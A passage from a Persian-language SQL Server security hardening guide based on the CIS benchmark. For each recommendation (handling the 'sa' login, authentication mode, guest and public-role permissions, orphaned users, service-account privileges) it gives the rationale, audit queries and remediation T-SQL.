دستور T-SQL زیر را برای هر پایگاه داده اجرا کنید. (به جای عبارت <database_name>، نام پایگاه داده (ها)یی که توسط پرس‌وجوی بالا بازگردانده شده‌اند را قرار دهید.)

ALTER DATABASE <database_name> SET AUTO_CLOSE OFF;

- **مقدار پیش فرض:**

به طور پیش فرض، خصوصیت AUTO_CLOSE پایگاه داده OFF (غیر فعال) است که معادل با عبارت is_auto_close_on = 0 است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/databases/security-best-practices-with-contained-databases?view=sql-server-2016

۴,۲,۱۷. مطمئن شوید که هیچ نام کاربری با نام « sa» موجود نباشد.

همانطور که اشاره شد، نام کاربری sa یک حساب مشهور و مورد استفاده در SQL Server است؛ بنابراین نباید هیچ نام کاربری با نام sa موجود باشد حتی اگر نام کاربری اصلی sa با (principal_id = 1) تغییر نام داده شده باشد.

- **منطق کار:**

با توجه به مشهور بودن این نام کاربری، انجام این کار احتمال حملات brute-force به پایگاه داده را کاهش می‌دهد.

- **نحوه‌ی بررسی:**

با استفاده از دستور زیر در SQL Server بررسی کنید که آیا حسابی با نام sa وجود دارد یا خیر.

```
SELECT principal_id, name
FROM sys.server_principals
WHERE name = 'sa';
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

با توجه به principal_id ای که برای نام کاربری با نام sa بازگردانده شده، دستورات ALTER یا DROP مناسب را در پایین اجرا کنید. توجه کنید که به جای <different_name> مقداری را که می‌خواهید sa به آن تغییر نام داده شود را اجرا کنید.

```
USE [master]
GO
-- If principal_id = 1 or the login owns database objects, rename the sa login
ALTER LOGIN [sa] WITH NAME = <different_name>;
GO
-- If the login owns no database objects, then drop it
-- Do NOT drop the login if it is principal_id = 1
DROP LOGIN sa
```

- **مقدار پیش فرض:**

نام کاربری با principal_id = 1 به صورت پیش‌فرض sa نام‌گذاری شده است.

- **تاثیرات کار:**

همان طور که اشاره شد، استفاده از حساب sa در نرم افزارها و اسکریپت‌ها از لحاظ امنیتی مناسب نیست و بهترین کار، تغییر نام دادن و غیرفعال کردن حساب sa است، اما برخی نرم افزارهای 3rd Party وجود نام

کاربری با نام sa را بررسی می‌کنند و اگر وجود نداشت، یکی درست می‌کنند. حذف کردن نام کاربری sa جلوی این دست نرم افزارها و اسکریپت‌ها را می‌گیرد.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۳. احراز هویت و مجوزدهی

۴,۳,۱. مطمئن شوید گزینه «Server Authentication» به « Windows Authentication mode» تنظیم‌شده باشد.

برای اعتبار سنجی اتصال‌هایی که به پایگاه داده زده می‌شوند، دو راه وجود دارد؛ احراز هویت از طریق ویندوز و احراز هویت از طریق SQL Server. توصیه می‌شود که از احراز هویت از طریق ویندوز برای اعتبار سنجی اتصال‌هایی که به پایگاه داده زده می‌شوند استفاده کنید.

- **منطق کار:**

ویندوز از مکانیزم مستحکم‌تری برای احراز هویت نسبت به احراز هویت خود SQL Server استفاده می‌کند. به این صورت که اگر یک کاربر توسط یک حساب ویندوز به پایگاه داده متصل شود، SQL Sever نام

حساب و رمز عبور آن را با استفاده از توکن‌های سیستم عامل اعتبار سنجی می‌کند. این بدین معنی است که در واقع خود سیستم عامل ویندوز عمل احراز هویت را انجام می‌دهد و نه SQL Server. احراز هویت توسط ویندوز از پروتکل امنیتی Kerberos استفاده می‌کند و از account lockout و password expiration پشتیبانی می‌کند. همچنین با استفاده از احراز هویت از طریق ویندوز می‌توان از گروه‌های ویندوزی که در سطح دامنه ساخته شده‌اند استفاده کرد و می‌توان با آن یک نام کاربری SQL Server برای کل گروه ساخت تا عمل مدیریت کاربران ساده شود؛ اما اگر از SQL Server Authentication استفاده شود نام کاربری و رمز عبور در داخل خود SQL Server ذخیره می‌شود و شما می‌بایست برای تمام حساب‌های SQL Server رمز عبورهای قوی بگذارید. همچنین در صورت استفاده از SQL Server Authentication، رمز عبور رمزنگاری شده می‌بایست در هنگام اتصال در داخل شبکه منتقل شود. برخی از نرم‌افزارها ممکن است این رمز عبور را در سمت کلاینت ذخیره کنند و این خود یک محل حمله (از طریق رمزگشایی پسوورد رمزنگاری شده) خواهد بود. البته SQL Server Authentication مزایایی هم مانند پشتیبانی از نرم‌افزارهای قدیمی‌تر یا محیط‌های خاص خودش را دارد که برای بررسی آن می‌توانید به پرونده‌های Microsoft مراجعه کنید.

https://docs.microsoft.com/en-us/sql/relational-databases/security/choose-an-authentication-mode?view=sql-server-2017

- **نحوه‌ی بررسی:**

دستور زیر را اجرا کنید.

```
SELECT SERVERPROPERTY('IsIntegratedSecurityOnly') as [login_mode];
```

اگر مقدار login_mode ای که بازگردانده شده ۱ باشد، به این معنا خواهد بود که خصیصه‌ی Server Authentication روی حالت Windows Authentication تنظیم شده است. اگر این مقدار ۰ باشد، این خصیصه روی حالت mixed authentication تنظیم شده است.

- **نحوه‌ی اعمال:**

در داخل SQL Server Management Studio گام‌های زیر را انجام دهید:

۱- زبانه‌ی Object Explorer را باز کنید و به پایگاه داده‌ای که می‌خواهید وصل شوید.

۲- روی نام نمونه‌ی پایگاه داده راست کلیک کنید و سپس گزینه‌ی properties را انتخاب کنید.


۳- از منوی سمت چپی، صفحه‌ی Security را انتخاب کنید.

۴- گزینه‌ی Server authentication را روی حالت Windows Authentication تنظیم کنید.

۵- همچنین می‌توانید دستور T-SQL زیر را اجرا کنید.

```
USE [master]
GO
EXEC xp_instance_regwrite N'HKEY_LOCAL_MACHINE',
N'Software\Microsoft\MSSQLServer\MSSQLServer', N'LoginMode', REG_DWORD, 1
GO
```

برای این که این تغییرات اعمال شود باید SQL Server را راه‌اندازی مجدد کنید.



- **مقدار پیش فرض:**

Windows Authentication Mode

- **تاثیر کار:**

تغییر دادن حالت نام کاربری، نیازمند راه‌اندازی مجدد سرویس پایگاه داده را دارد.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/security/choose-an-authentication-mode?view=sql-server-2016

https://docs.microsoft.com/en-us/sql/relational-databases/security/security-center-for-sql-server-database-engine-and-azure-sql-database?view=sql-server-2016

۴,۳,۲. مطمئن شوید گزینه مجوزهای اتصال بر روی «guest user» به همراه تمام پایگاه داده‌های «SQL Server» به‌استثنای «master»، «msdb» و «tempdb» لغو شده باشد.

حقوق کاربر guest برای اتصال به پایگاه داده‌های SQL Server، به غیر از master و msdb و tempdb باید سلب شود.

- **منطق کار:**

هنگامی که یک نام کاربری به SQL Server دسترسی داشته باشد ولی به پایگاه داده در طول حساب خود دسترسی نداشته باشد و پایگاه داده یک حساب کاربری guest داشته باشد، آن نام کاربری، هویت کاربر guest در نظر گرفته می‌شود. سلب کردن مجوز اتصال از کاربر guest این اطمینان را به وجود می‌آورد که یک نام کاربری بدون داشتن دسترسی اختصاصی به یک پایگاه داده، به اطلاعات داخل آن دسترسی نداشته باشد.

- **نحوه‌ی بررسی:**

قطعه کد زیر را برای هر پایگاه داده اجرا کنید تا مشخص شود که کاربر guest مجوز اتصال را دارد یا خیر. (به جای <database_name> نام پایگاه داده‌ی مربوطه را بگذارید.)

```
USE [<database_name>];
GO
SELECT DB_NAME() AS DatabaseName, 'guest' AS Database_User,
[permission_name], [state_desc]
FROM sys.database_permissions
WHERE [grantee_principal_id] = DATABASE_PRINCIPAL_ID('guest')
AND [state_desc] LIKE 'GRANT%'
AND [permission_name] = 'CONNECT'
AND DB_NAME() NOT IN ('master','tempdb','msdb');
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

قطعه کد زیر را برای پایگاه داده‌هایی که می‌خواهید مجوز اتصال از کاربر guest آن‌ها گرفته شود، اجرا کنید. (به جای <database_name> نام پایگاه داده‌ی مربوطه را بگذارید.)

```
USE [<database_name>];
GO
REVOKE CONNECT FROM guest;
```

- **مقدار پیش فرض:**

به طور پیش‌فرض حساب کاربری guest به هر پایگاه داده‌ی جدید اضافه می‌شود ولی مجوز اتصال را نخواهد داشت.

- **تاثیر کار:**

هنگامی که مجوز اتصال از کاربر guest گرفته می‌شود، یک نام کاربری نمونه‌ی SQL Server می‌بایست به یک کاربر پایگاه داده به طور صریح نگاشت (map) شود تا بتواند به پایگاه داده دسترسی داشته باشد.

توجه داشته باشید که امکان گرفتن مجوز اتصال از کاربر guest در پایگاه داده‌های master و msdb و tempdb وجود ندارد ولی این مجوز برای سایر پایگاه داده‌های داخل یک نمونه‌ی SQL Server باید گرفته شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/policy-based-management/guest-permissions-on-user-databases?view=sql-server-2017

۴,۳,۳. مطمئن شوید «Orphaned Users» از پایگاه داده‌های «SQL Server» حذف‌شده باشد.

یک کاربر پایگاه داده که نام کاربری SQL Server متناظر با آن تعریف نشده باشد یا این که به طور نادرستی روی یک نمونه‌ی سرور تعریف شده باشد، نمی‌تواند به نمونه‌ی پایگاه داده متصل شود و از آن به عنوان کاربر orphaned یاد می‌شود و باید حذف شود. یک کاربر Orphan زمانی می‌تواند به وجود آید که مثلا پایگاه داده‌ی مربوط به آن حذف شود.

- **منطق کار:**

کاربران Orphan می‌بایست حذف شوند تا جلوی احتمال استفاده‌ی نادرست از آن کاربرها به هر نحوی گرفته شود.

- **نحوه‌ی بررسی:**

پرس‌وجو T-SQL زیر را برای هر پایگاه داده، اجرا کنید تا کاربران Orphan آن مشخص شود. (به جای <database_name> نام پایگاه داده‌ی مربوطه را بگذارید.)

```
USE [<database_name>];
GO
EXEC sp_change_users_login @Action='Report';
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

اگر نتوانید یا نخواهید که یک کاربر Orphan را با توجه به اطلاعات موجود در پرونده‌ی مرجع Microsoft زیر پاک کنید، می‌توانید با اجرای دستور T-SQL زیر یک کاربر Orphan را پاک کنید.

```
USE [<database_name>];
GO
DROP USER <username>;
```

- **منابع:**

https://docs.microsoft.com/en-us/sql/sql-server/failover-clusters/troubleshootorphaned-users-sql-server

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۳,۴. مطمئن شوید احراز هویت «SQL » در پایگاه داده‌های «Contained» استفاده نشده باشد.

یک Contained Database، پایگاه داده‌ای است که از بقیه‌ی پایگاه داده‌ها ایزوله شده است و از نمونه‌ای از SQL Server می‌باشد که پایگاه داده را میزبانی می‌کند.

دو دسته کاربر برای Contained Databaseها وجود دارند: ۱- کاربرانی که رمز عبور دارند و توسط پایگاه داده احراز هویت می‌شوند. ۲- کاربران احراز هویت شده توسط ویندوز که می‌توانند به طور مستقیم به پایگاه داده متصل شوند.

در Contained Databaseها، برای کاربرانی که از طریق SQL احراز هویت می‌شوند قوانینی جهت گذاشتن رمز عبور پیچیده، در نظر گرفته نشده است.

- **منطق کار:**

نبود یک سیاست رمز عبور اعمال شده، ممکن است احتمال قرار دادن یک رمز ضعیف را بالا ببرد.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را، در داخل هر Contained Database اجرا کنید تا کاربران پایگاه داده‌ای را که از SQL Authentication استفاده می‌کنند، پیدا کنید.

```
SELECT name AS DBUser
FROM sys.database_principals
WHERE name NOT IN ('dbo','Information_Schema','sys','guest')
AND type IN ('U','S','G')
AND authentication_type = 2;
GO
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

کاربران Contained Database را به حالت احراز هویت با ویندوز تغییر دهید.

- **مقدار پیش فرض:**

کاربران احراز هویت شده توسط SQL در Contained Databaseها، مجاز هستند.

- **تاثیر کار:**

در حالی که Contained Databaseها، در انتقال دادن پایگاه داده‌ها، به نمونه‌های مختلف و محیط‌های مختلف انعطاف ایجاد می‌کنند، این مسئله باید در نظر گرفته شود که از آنجایی که هیچ مکانیزم پسوورد دهی برای کاربرانی که از طریق SQL احراز هویت می‌شوند، وجود ندارد، باید به صورت متعادل از این قابلیت همراه با رمز عبورهای طولانی (مثلا بیش از ۱۴ کاراکتر) استفاده شود.

منابع:

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/databases/security-best-practices-with-contained-databases?view=sql-server-2016

https://docs.microsoft.com/en-us/sql/relational-databases/databases/contained-databases?view=sql-server-2016

۴,۳,۵. مطمئن شوید حساب کاربری سرویس پایگاه داده SQL Server دارای سطح دسترسی مدیر نباشد.

حساب کاربری سرویس که توسط سرویس MSSQLSERVER برای یک نمونه‌ی پیش‌فرض یا نمونه‌ی نام‌گذاری شده‌ای مثل MSSQL$<InstanceName>، استفاده می‌شود نباید عضوی از گروه Administrator ویندوز باشد؛ چه به طور مستقیم و چه غیر مستقیم و از طریق گروه.

این بدین معنا خواهد بود که حساب کاربری‌ای که به نام LocalSystem (با نام مستعار NT AUTHORITY\SYSTEM) شناخته می‌شود، نباید برای سرویس MSSQL استفاده شود زیرا این حساب کاربری مجوزهای بالاتری نسبت به مجوزهای مورد نیاز سرویس SQL Server دارد.

- **منطق کار:**

با پیروی از سیاست کمترین مجوز، متوجه می‌شویم که حساب سرویس نباید مجوزهای بیشتری از میزان مورد نیازش برای انجام کارش داشته باشد. برای سرویس‌های SQL Server، SQL Server Setup مجوزهای مورد نیاز را به طور مستقیم به سرویس SID اختصاص می‌دهد و هیچ اجازه و مجوز اضافه‌ای مورد نیاز نخواهد بود.

- **نحوه‌ی بررسی:**

بررسی کنید که حساب سرویس و سرویس SID عضو گروه Administration ویندوز نباشند.

- **نحوه‌ی اعمال:**

در شرایطی که LocalSytem استفاده شده باشد، از SQL Server Configuration Manager برای تغییر دادن به یک حساب با مجوزهای کمتر استفاده کنید. در غیر اینصورت، حساب یا سرویس SID را از گروه Administration حذف کنید. ممکن است نیاز باشد شما SQL Server Configuration Manager را در صورتی که مجوزهای اساسی تغییر کرده باشند، یا اینکه SQL Server Configuration Manager در ابتدا برای تنظیم کردن حساب سرویس استفاده نشده باشد، اجرا کنید.

- **مقدار پیش فرض:**

به طور پیش‌فرض، حساب سرویس (یا سرویس SID) عضوی از اعضای گروه Administration نیست.

- **تاثیر کار:**

ابزار SQL Server Configuration Manager همواره باید برای تغییر دادن حساب سرویس SQL Server استفاده گردد. این ابزار شما را مطمئن می‌کند که حساب، مجوزهای مورد نیاز را داشته باشد. اگر سرویس نیاز به منابع بیشتری از directoryها و registryهای استانداردی که Microsoft آن‌ها را تعیین کرده، داشته باشد، آنگاه مجوزهای اضافه می‌توانند به آن منابع تخصیص داده شوند.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-windows-service-accounts-and-permissions?view=sql-server-2016

۴,۳,۶. مطمئن شوید حساب کاربری سرویس SQLAgent پایگاه داده SQL Server دارای سطح دسترسی مدیر نباشد.

حساب کاربری که توسط سرویس SQLSERVERAGENT برای یک نمونه‌ی پیش‌فرض یا نمونه‌ی نام-گذاری شده‌ای مثل SQLAGENT$<InstanceName>، استفاده می‌شود نباید عضوی از گروه Administrator ویندوز باشد؛ چه به طور مستقیم و چه غیر مستقیم و از طریق گروه.

این بدین معنا خواهد بود که حساب کاربری‌ای که به نام LocalSystem شناخته می‌شود، نباید برای سرویس SQLAGENT استفاده شود زیرا این حساب کاربری مجوزهای بالاتری نسبت به مجوزهای مورد نیاز سرویس SQL Server دارد.

- **منطق کار:**

با پیروی از سیاست کمترین مجوز، متوجه می‌شویم که حساب سرویس نباید مجوزهای بیشتری از میزان مورد نیازش برای انجام کارش داشته باشد. برای سرویس‌های SQL Server، SQL Server Setup مجوزهای مورد نیاز را به طور مستقیم به سرویس SID اختصاص می‌دهد و هیچ اجازه و مجوز اضافه‌ای مورد نیاز نخواهد بود.

- **نحوه‌ی بررسی:**

بررسی کنید که حساب سرویس و سرویس SID عضو گروه Administration ویندوز نباشند.

- **نحوه‌ی اعمال:**

در شرایطی که LocalSytem استفاده شده باشد، از SQL Server Configuration Manager برای تغییر دادن به یک حساب با مجوزهای کمتر استفاده کنید. در غیر اینصورت، حساب یا سرویس SID را از گروه Administration حذف کنید. ممکن است نیاز باشد شما SQL Server Configuration Manager را در صورتی که مجوزهای اساسی تغییر کرده باشند، یا اینکه SQL Server Configuration Manager در ابتدا برای تنظیم کردن حساب سرویس استفاده نشده باشد، اجرا کنید.

- **مقدار پیش فرض:**

به طور پیش‌فرض، حساب سرویس (یا سرویس SID) عضوی از اعضای گروه Administration نیست.

- **تاثیر کار:**

ابزار SQL Server Configuration Manager همواره باید برای تغییر دادن حساب سرویس SQL Server استفاده گردد. این ابزار شما را مطمئن می‌کند که حساب، مجوزهای مورد نیاز را داشته باشد. اگر سرویس نیاز به منابع بیشتری از directoryها و registryهای استانداردی که Microsoft آن‌ها را تعیین کرده، داشته باشد، آنگاه مجوزهای اضافه می‌توانند به آن منابع تخصیص داده شوند.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-windows-service-accounts-and-permissions?view=sql-server-2016

۴,۳,۷. مطمئن شوید حساب کاربری سرویس Full-Text پایگاه داده SQL Server دارای سطح دسترسی مدیر نباشد.

حساب کاربری که توسط سرویس MSSQLFDLauncher برای یک نمونه‌ی پیش‌فرض یا نمونه‌ی نام-گذاری شده‌ای مثل MSSQLFDLauncher$<InstanceName>، استفاده می‌شود نباید عضوی از گروه Administrator ویندوز باشد؛ چه به طور مستقیم و چه غیر مستقیم و از طریق گروه.

این بدین معنا خواهد بود که حساب کاربری‌ای که به نام LocalSystem شناخته می‌شود، نباید برای سرویس Full-Text استفاده شود زیرا این حساب کاربری مجوزهای بالاتری نسبت به مجوزهای مورد نیاز سرویس SQL Server دارد.

- **منطق کار:**

با پیروی از سیاست کمترین مجوز، متوجه می‌شویم که حساب سرویس نباید مجوزهای بیشتری از میزان مورد نیازش برای انجام کارش داشته باشد. برای سرویس‌های SQL Server، SQL Server Setup مجوزهای مورد نیاز را به طور مستقیم به سرویس SID اختصاص می‌دهد و هیچ اجازه و مجوز اضافه‌ای مورد نیاز نخواهد بود.

- **نحوه‌ی بررسی:**

بررسی کنید که حساب سرویس و سرویس SID عضو گروه Administration ویندوز نباشند.

- **نحوه‌ی اعمال**

در شرایطی که LocalSytem استفاده شده باشد، از SQL Server Configuration Manager برای تغییر دادن به یک حساب با مجوزهای کمتر استفاده کنید. در غیر اینصورت، حساب یا سرویس SID را از گروه Administration حذف کنید. ممکن است نیاز باشد شما SQL Server Configuration Manager را در

صورتی که مجوزهای اساسی تغییر کرده باشند، یا اینکه SQL Server Configuration Manager در ابتدا برای تنظیم کردن حساب سرویس استفاده نشده باشد، اجرا کنید.

- **مقدار پیش فرض:**

به طور پیش‌فرض، حساب سرویس (یا سرویس SID) عضوی از اعضای گروه Administration نیست.

- **تاثیر کار:**

ابزار SQL Server Configuration Manager همواره باید برای تغییر دادن حساب سرویس SQL Server استفاده گردد. این ابزار شما را مطمئن می‌کند که حساب، مجوزهای مورد نیاز را داشته باشد. اگر سرویس نیاز به منابع بیشتری از directoryها و registryهای استانداردی که Microsoft آن‌ها را تعیین کرده، داشته باشد، آنگاه مجوزهای اضافه می‌توانند به آن منابع تخصیص داده شوند.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-windows-service-accounts-and-permissions?view=sql-server-2016

۴,۳,۸. مطمئن شوید که تنها مجوزهای پیش فرض مشخص شده توسط Microsoft به «Public Role» اعطا شده باشند.

Public Role یک نقش ثابت ویژه است که شامل همه‌ی نام کاربری‌ها می‌شود. در راستای سیاست‌های کمترین مجوز، از Public Role نباید جهت اعطای مجوز در محدوده سرور استفاده شود، زیرا در این صورت توسط همه‌ی کاربران ارث بری خواهد شد.

- **منطق کار:**

هر نام کاربری SQL Server متعلق به Public Role است و نمی‌تواند از این نقش حذف شود؛ بنابراین هر مجوزی که به این نقش اعطا شود برای همه‌ی نام کاربری‌ها در دسترس خواهد بود، مگر اینکه از آن‌ها به صورت صریح، برای نام کاربری، جلوگیری (deny) شود.

- **نحوه‌ی بررسی:**

از دستور زیر استفاده کنید تا مشخص شود که آیا مجوزهای اضافی به Public Role اعطا شده است یا خیر.

```
SELECT *
FROM master.sys.server_permissions
WHERE (grantee_principal_id = SUSER_SID(N'public') and state_desc LIKE
'GRANT%')
AND NOT (state_desc = 'GRANT' and [permission_name] = 'VIEW ANY DATABASE'
and class_desc = 'SERVER')
AND NOT (state_desc = 'GRANT' and [permission_name] = 'CONNECT' and
class_desc = 'ENDPOINT' and major_id = 2)
AND NOT (state_desc = 'GRANT' and [permission_name] = 'CONNECT' and
class_desc = 'ENDPOINT' and major_id = 3)
AND NOT (state_desc = 'GRANT' and [permission_name] = 'CONNECT' and
class_desc = 'ENDPOINT' and major_id = 4)
AND NOT (state_desc = 'GRANT' and [permission_name] = 'CONNECT' and
class_desc = 'ENDPOINT' and major_id = 5);
```

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

مجوزهای غیرعادی یافته شده در نتیجه‌ی پرس‌وجو بالا را به نام کاربری‌های که به دسترسی نیاز دارند، اضافه کنید.

۱- مجوز <permission_name> را از Public Role به صورت زیر بگیرید.

```
USE [master]
GO
REVOKE <permission_name> FROM public;
GO
```

- **مقدار پیش فرض:**

به طور پیش‌فرض Public Role مجوز VIEW ANY DATABASE و مجوز CONNECT را دارا می‌باشد. مجوز VIEW ANY DATABASE به همه‌ی نام کاربری‌ها اجازه می‌دهد تا metadata پایگاه داده‌ها را ببینند، مگر اینکه به‌صورت صریح از آن جلوگیری شود.

- **تاثیر کار:**

هنگامی که مجوزهای غیرعادی از Public Role سلب می‌شود، دسترسی ممکن است برای کاربران از دست برود برای جلوگیری این مجوزها به کاربری‌های مورد نظر که به دسترسی نیاز دارد، به صورت صریح اعطا شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-2016

https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-2016#fixed-server-level-roles

۴,۳,۹. مطمئن شوید گروه‌های «BUILTIN» در «Windows» به صورت « SQL Login» نیستند.

قبل از SQL Server 2008، در طول نصب، گروه BUILTIN\Administrators با سطح دسترسی sysadmin، به یک نام کاربری SQL Server اضافه می‌شد. روش‌های توصیه شده ساخت یک گروه در سطح Active Directory را توصیه می‌کنند که شامل حساب‌های مدیران بانک اطلاعاتی باشد و به این گروه سطح دسترسی sysadmin، اعطا شود. این گروه می‌بایست در طول نصب SQL Server مشخص شود و در این صورت گروه BUILTIN\Administrators دیگر نیازی به یک نام کاربری نخواهد داشت.

- **منطق کار:**

گروه‌های BUILTIN (شامل Administrators, Everyone, Authenticated Users, Guests و غیره) به طور معمول شامل عضویت وسیعی می‌شوند که چندان مناسب نیست. روش‌های توصیه شده مبنی بر این هستند که تنها، کاربران مورد نیاز، باید به یک نمونه‌ی SQL Server دسترسی داشته باشند و این گروه‌ها نباید برای دسترسی استفاده شوند.

- **نحوه‌ی بررسی:**

از دستور زیر استفاده کنید تا مشخص شود که آیا هیچ گروه BUILTIN یا حسابی به عنوان نام کاربری به SQL Server اضافه شده‌اند یا خیر.

```
SELECT pr.[name], pe.[permission_name], pe.[state_desc]
FROM sys.server_principals pr
JOIN sys.server_permissions pe
ON pr.principal_id = pe.grantee_principal_id
```

WHERE pr.name like 'BUILTIN%';

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

۱- در صورت نیاز، برای هر نام کاربری BUILTIN، یک گروه Active Directory با محدودیت تعیین شده بسازید که تنها شامل حساب‌های کاربریِ ضروری باشد.

۲- گروه Active Directory یا حساب‌های کاربری ویندوزی را به عنوان یک نام کاربری SQL Server اضافه کنید و به آن مجوزهای مورد نیاز را اعطا کنید.

۳- نام کاربری BUILTIN را بعد از عوض کردن <name> در [BUILTIN\<name>] با استفاده از دستور زیر حذف کنید.

```
USE [master];
GO
DROP LOGIN [BUILTIN\<name>];
GO
```

- **مقدار پیش فرض:**

به طور پیش‌فرض، هیچ گروه BUILTIN ی به عنوان نام کاربری SQL اضافه نشده است.

- **تاثیر کار:**

قبل از حذف کردن نام کاربری‌های گروه BUILTIN، مطمئن شوید که گروه‌های جایگزین Active Directory یا نام کاربری‌های ویندوز با مجوزهای معادل اضافه شده باشند. در غیر این صورت، ممکن است نمونه‌ی SQL Server به طور کامل غیر قابل دسترسی شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۳,۱۰. مطمئن شوید گروه‌های محلی در ویندوز به صورت «SQL Login» نیستند.

گروه‌های محلی ویندوز نباید به عنوان نام کاربری برای نمونه‌های SQL Server استفاده شوند.

- **منطق کار:**

اجازه دادن به گروه‌های محلی ویندوز به عنوان نام کاربری SQL یک روزنه ایجاد می‌کند که به موجب آن هر کسی که حقوقی با سطح دسترسی مدیر سیستم عامل و نه حقوق دسترسی به SQL Server را داشته باشد، می‌تواند به گروه‌های ویندوز، کاربر اضافه کند و در نتیجه به خودشان یا دیگران، دسترسی به یک نمونه‌ی SQL Server را اعطا کنند.

- **نحوه‌ی بررسی:**

از دستور زیر استفاده کنید تا مشخص شود که آیا هیچ گروه محلی‌ای به عنوان نام کاربری SQL Server اضافه شده است یا خیر.

```
USE [master]
GO
SELECT pr.[name] AS LocalGroupName, pe.[permission_name], pe.[state_desc]
FROM sys.server_principals pr
JOIN sys.server_permissions pe
ON pr.[principal_id] = pe.[grantee_principal_id]
WHERE pr.[type_desc] = 'WINDOWS_GROUP'
```

AND pr.[name] like CAST(SERVERPROPERTY('MachineName') AS nvarchar) + '%';

هیچ سطری نباید بازگردانده شود.

- **نحوه‌ی اعمال:**

۱- در صورت نیاز، برای هر نام کاربری، یک گروه Active Directory معادل بسازید که تنها شامل حساب‌های کاربریِ ضروری باشد.

۲- گروه Active Directory یا حساب‌های کاربری فردی ویندوزی را به عنوان یک نام کاربری SQL Server اضافه کنید و به آن مجوزهای مورد نیاز را اعطا کنید.

۳- نام کاربری موردنظر را بعد از عوض کردن <name> با استفاده از دستور زیر حذف کنید.

```
USE [master];
GO
DROP LOGIN [<name>];
GO
```

- **مقدار پیش فرض:**

به طور پیش‌فرض، هیچ کاربری به عنوان کاربر SQL اضافه نشده است.

- **تاثیر کار:**

قبل از حذف کردن نام کاربری‌ها، مطمئن شوید که گروه‌های جایگزین Active Directory یا نام کاربری‌های ویندوز با مجوزهای معادل اضافه شده باشند. در غیر این صورت، ممکن است نمونه‌ی SQL Server به طور کامل غیر قابل دسترسی شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۳,۱۱. مطمئن شوید که نقش عمومی در پایگاه داده msdb اجازه دسترسی به پروکسی‌های SQL Agent را نداشته باشد.

Public Role، شامل همه‌ی کاربران پایگاه داده‌ی msdb می‌شود. پروکسی‌های SQL Agent یک فضای امنیتی را تعریف می‌کنند که در آن یک job step می‌تواند اجرا شود. یک job step، یک عملی است که یک اقدام روی یک پایگاه داده یا یک سرور می‌پذیرد. برای مثال یک job step می‌تواند یک عبارت T-SQL یا یک اسکریپت PowerShell باشد.

- **منطق کار:**

اعطای دسترسی به پروکسی‌های SQL Agent برای کاربران Public Role به تمام کاربران این اجازه را خواهد داد تا از پروکسی‌ای که بیشترین سطح دسترسی را دارد استفاده کنند و این مسئله مخالف با سیاست اعطای کمترین مجوز و سطح دسترسی است.

- **نحوه‌ی بررسی:**

